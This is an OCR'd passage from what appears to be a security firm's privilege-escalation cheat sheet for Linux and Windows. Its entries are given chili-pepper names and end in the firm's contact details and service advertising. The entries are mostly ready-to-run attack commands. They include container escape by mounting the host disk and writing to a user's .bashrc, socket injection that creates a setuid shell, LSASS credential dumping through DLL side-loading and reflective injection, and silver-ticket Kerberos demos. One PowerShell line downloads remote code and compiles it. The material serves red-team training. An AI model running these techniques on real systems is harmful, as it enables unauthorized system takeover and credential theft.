
ABUSING EXPOSED HOST DIRECTORIES

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Capabilities



- mknod /dev/sdb1 block 8 17
- mkdir /mnt/host_home
- mount /dev/sdb1 /mnt/host_home
- echo 'echo "Hello from container land!" 2>&1' >> /mnt/host_home/eric_chiang_m/.bashrc


UNIX WILDCARD

Domain: No

Local Admin: Yes

OS: Linux

Type: Injection



- python wildpwn.py --file /tmp/very_secret_file combined ./pwn_me/


SOCKET COMMAND INJECTION

Domain: No

Local Admin: Yes

OS: Linux

Type: Injection



- echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash; chmod +x /tmp/bash;" | socat - UNIX-CLIENT:/tmp/socket_test.s


LOGSTASH

Domain: No

Local Admin: Yes

OS: Linux

Type: Injection



- /etc/logstash/logstash.yml
- input {

```
exec {
    command => "whoami"
    interval => 120
    }
}
```

USODLLLOADER


Domain: No


Local Admin: Yes

OS: Linux

Type: Injection

- UsoDllLoader.exe





Trend Chain Methods for Privilege Escalation

HABANERO CHILLI


Domain: No

Local Admin: Yes

OS: Windows

Type: Dll Side-loading

- rundll32.exe C:\Dumpert\Outflank-Dumpert.dll,Dump



PADRON CHILLI

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Create a Reflective DLL Injector + Reflective DLL for dump lsass memory without touch hard disk

- #.\inject.x64.exe <Path to reflective dll: .\LsassDumpReflectiveDLL.dll>

JALAPENO CHILLIES


Domain: Yes

Local Admin: Yes

OS: Windows

Type: unhook NTDLL.dll + dump the lsass.exe as WindowsUpdateProvider.pod

- NihilistGuy.exe



PASILLA CHILI


Domain: Yes

Local Admin: Yes

OS: Windows

Type: SeImpersonatePrivilege + Abusing Service Account Session

- https://github.com/tyranid/blackhat-usa-2022-demos
- Demo5.ps1



FINGER CHILLI


Domain: No

Local Admin: Yes

OS: Windows

Type: Abusing PrintNotify Service + DLL side-loading

- As an administrator, copy winspool.drv and mod-ms-win-core-apiquery-l1-1-0.dll to C:\Windows\System32\spool\drivers\x64\3\
- Place all files which included in /bin/ into a same directory.
- Then, run powershell . .\spooltrigger.ps1.
- Enjoy a shell as NT AUTHORITY\SYSTEM.



ORANGE CAYENNE

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Silver Ticket + I Know

- https://github.com/tyranid/blackhat-usa-2022-demos
- Demo1.ps1

RED CAYENNE


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Silver ticket + User to User Authentication

- https://github.com/tyranid/blackhat-usa-2022-demos
- demo2.ps1



BIRDS EYE CHILLI


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Silver Ticket + Buffer Type Confusion

- https://github.com/tyranid/blackhat-usa-2022-demos
- Demo3.ps1



SCOTCH BONNET

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Bring Your Own KDC

- https://github.com/tyranid/blackhat-usa-2022-demos
- Demo4.ps1

LEMON HABANERO

Domain: Yes

Local Admin: Yes

OS: Linux

Type: Environment Capabilities

- gcc -Wl,--no-as-needed -lcap-ng -o ambient ambient.c
- sudo setcap cap_setpcap,cap_net_raw,cap_net_admin,cap_sys_nice+eip ambient
- ./ambient /bin/bash

RED HABANERO

Domain: No

Local Admin: Yes

OS: Windows

Type: NtSetInformationProcess + DLL side-loading

- BypassRtlSetProcessIsCritical.exe pid

GHOST PEPPER


Domain: No

Local Admin: Yes

OS: Windows

Type: Directory-Deletion + Windows Media Player d/s

- https://github.com/sailay1996/delete2SYSTEM
- .\poc.ps1



CHOCOLATE SCORPION CHILLI

Domain: No

Local Admin: Yes

OS: Windows

Type: allow low privileged user accounts to create file system and registry symbolic links

- PS C:\> $code = (iwr https://raw.githubusercontent.com/usdAG/SharpLink/main/SharpLink.cs).content
- PS C:\> Add-Type $code
- PS C:\> $s = New-Object de.usd.SharpLink.Symlink("C:\Users\Public\Example\link", "C:\ProgramData\target.txt")
- PS C:\> $s.Open()
- PS C:\> echo "Hello World :D" > C:\Users\Public\Example\link
- PS C:\> type C:\ProgramData\target.txt
- Hello World :D
- PS C:\> $s.Close()

CAROLINA REAPER


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Creates an arbitrary service + PTH

- https://github.com/tyranid/blackhat-usa-2022-demos
- Demo6.ps1



THE INTIMIDATOR CHILLI

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: manipulate memory/process token values/NT system calls and objects/NT object manager

- https://github.com/googleprojectzero/sandbox-attacksurface-analysis-tools
- Import-Module NtObjectManager
- Get-ChildItem NtObject:\
- NT*

Resources

- Privilege Escalation Techniques by Alexis Ahmed
- https://github.com/sagishahar/lpeworkshop
- https://github.com/gtworek/Priv2Admin
- https://github.com/N7WEra/SharpAllTheThings
- https://www.blackhat.com/html/archives.html
- https://github.com/Ignitetechnologies/Linux-Privilege-Escalation
- https://github.com/Ignitetechnologies/Privilege-Escalation
- https://github.com/yosha28/WinAPISearchFile
- https://defcon.org/html/links/dc-archives/dc-26-archive.html
- https://i.blackhat.com/asia-21/Thursday-Handouts/as21-Cocomazzi-The-Rise-of-Potatoes-Privilege-Escalations-in-Windows-Services.pdf
- https://i.blackhat.com/USA-19/Wednesday/us-19-Wu-Battle-Of-Windows-Service-A-Silver-Bullet-To-Discover-File-Privilege-Escalation-Bugs-Automatically.pdf

- https://attack.mitre.org/groups/
- https://www.deepinstinct.com/blog/lsass-memory-dumps-are-stealthier-than-ever-before-part-2
- https://twitter.com/monoxgas

- https://hackinparis.com/data/slides/2019/talks/HIP2019-Andrea_Pierini-Whoami_Priv_Show_Me_Your_Privileges_And_I_Will_Lead_You_To_System.pdf
- https://forums.grsecurity.net/viewtopic.php?f=7&t=2522
- https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/privileged-accounts-and-token-privileges
- https://www.youtube.com/watch?v=mwoWOWb3cPM

About **Hadess**

Savior of your Business to combat cyber threats
Hadess performs offensive cybersecurity services through infrastructures and software that include vulnerability analysis, scenario attack planning, and implementation of custom integrated preventive projects. We organized our activities around the prevention of corporate, industrial, and laboratory cyber threats.

Contact Us

To request additional information about Hadess's services, please fill out the form below. A Hadess representative will contact you shortly.

Website:
www.hadess.io

Email:
Marketing@hadess.io

Phone No.
+989362181112

Company No.
+982128427515
+982177873383

hadess_security

Hadess

Products and Services

→ SAST | Audit Your Products

Identifying and helping to address hidden weaknesses in your Applications.

→ RASP | Protect Applications and APIs Anywhere

Identifying and helping to address hidden weaknesses in your organization’s security.

→ Penetration Testing | PROTECTION PRO

Fully assess your organization’s threat detection and response capabilities with a simulated cyber-attack.

→ Red Teaming Operation | PROTECTION PRO

Fully assess your organization’s threat detection and response capabilities with a simulated cyber-attack.

→ PWN Z1 | Audit Your PPP

Identifying and helping to address hidden weaknesses in your organization’s security

HADESS

Secure Agile Development